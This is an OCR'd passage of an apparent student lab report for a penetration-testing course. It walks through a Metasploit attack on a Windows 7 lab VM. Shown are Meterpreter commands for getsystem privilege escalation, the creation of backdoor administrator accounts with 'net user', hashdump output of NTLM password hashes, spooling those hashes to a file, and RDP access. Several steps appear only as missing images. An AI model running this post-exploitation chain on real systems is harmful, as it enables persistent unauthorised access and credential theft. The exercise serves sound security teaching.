





c. Configure Metasploit handler




d. Execute payload on target




e. Download payload from Windows 7


Windows 7 on CY301-CLOCH001 - Virtual Machine Connection
File Action Media Clipboard View Help
Privacy error
Index of /
192.168.10.13
Index of /
Name Last modified Size Description
cloch001.exe 2026-03-10 02:20 72K
Apache/2.4.58 (Debian) Server at 192.168.10.13 Port 80
Window 7 ▸ Downloads
Organize Include in library Share with New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
1 item
Name
Date modified
Type
cloch001
3/10/2026 2:39 AM
Application
cloch001.exe
Status: Running



Windows 7 on CY301-CLOCH001 - Virtual Machine Connection
File Action Media Clipboard View Help
Privacy error
Index of /
192.168.10.13
Index of /
Name Last modified Size Description
cloch001.exe 2026-03-10 02:20 72K
Apache/2.4.58 (Debian) Server at 192.168.10.13 Port 80
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\Window 7\Downloads\cloch001.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Window 7\Downloads\cloch001.exe
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
Window 7 ▸ Downloads
Organize Open Share with New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Name
Date modified
Type
cloch001
3/10/2026 2:39 AM
Application
cloch001 Date modified: 3/10/2026 2:39 AM Date created: 3/10/2026 2:39 AM
Application Size: 72.0 KB

3. **Post-Exploitation (10 pts)**





After the session is established, i**n Meterpreter**:

a. **(2 pt) E**xecute the command to take a screenshot of the target machine if the exploit is successful.




b. **4 pt)** Create a text file with the name as **YourMIDAS**.txt (for example, **svatsa.txt**) and put the current timestamp in the file.






c. **(2 pt)** Upload the above text file (YourMIDAS.txt) to the Windows 7 Desktop folder



d. **(2 pt)** Log in to Windows 7 and verify if the file exists




HINT: To learn about the command used in Meterpreter, type '?' and hit "Enter" or "Return" key.


[Privilege escalation]


a. Gain Administrator Privileges (5 pts)

a. Background the current session



b. Attempt privilege escalation (gain administrator-level privileges)





c. Regain elevated session

```
meterpreter > sessions -i 2
Usage: sessions <id>

Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>

meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

b. Create Malicious Admin Account (5 * 2 pts =10 pts)

Since you have now gained the elevated privilege, in the Meterpreter shell running on the attacker side (Internal Kali),

a. **(2 pts)** Create a new user account (use your real name) with a valid password (do not use your real password)

```
meterpreter > shell
Process 1704 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user cloch001 Password123! /add
net user cloch001 Password123! /add
The command completed successfully.

C:\Windows\system32>net user Carl Password123! /add
net user Carl Password123! /add
The command completed successfully.
```

b. **(2 pts)** Add this user account to the Administrators group

```
C:\Windows\system32>net localgroup administrators Carl /add
net localgroup administrators Carl /add
The command completed successfully.
```

c. **(2 pts)** Create three additional users with their passwords

```
C:\Windows\system32>net user user1 Pass1234! /add
net user user1 Pass1234! /add
The command completed successfully.


C:\Windows\system32>net user user2 Pass1234! /add
net user user2 Pass1234! /add
The command completed successfully.


C:\Windows\system32>net user user3 Pass123! /add
net user user3 Pass123! /add
The command completed successfully.
```

d. **(2 pts)** Display the password hashes using correct command in meterpreter shell


```
C:\Windows\system32>exit
exit
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter >
```


e. (2 pts) Redirect/copy those password hashes, of all the users created, in a new text file named as, **winHash.txt. Display the contents of the file, WinHash.txt**


```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac) > spool /root/winHash.txt
[*] Spooling to file /root/winHash.txt...
msf6 exploit(windows/local/bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac) > spool off
[*] Spooling is now disabled
msf6 exploit(windows/local/bypassuac) > cat /root/winHash.txt
[*] exec: cat /root/winHash.txt

[*] Spooling to file /root/winHash.txt...
msf6 exploit(windows/local/bypassuac) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Carl:1004:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
cloch001:1003:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:2d79c7f57c09bad3139f56290e444b23:::
user1:1005:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user2:1006:aad3b435b51404eeaad3b435b51404ee:201171de59d53ae594c97e968218515d:::
user3:1007:aad3b435b51404eeaad3b435b51404ee:c718f548c75062ada93250db208d3178:::
Window 7:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac) > spool off
msf6 exploit(windows/local/bypassuac) >
```

[Remote Access via RDP]

a. (3 pts) In a new terminal in Internal Kali, enable RDP and log in using the malicious account created in the previous step.







b. **(2 pts)** Browse user folders in Windows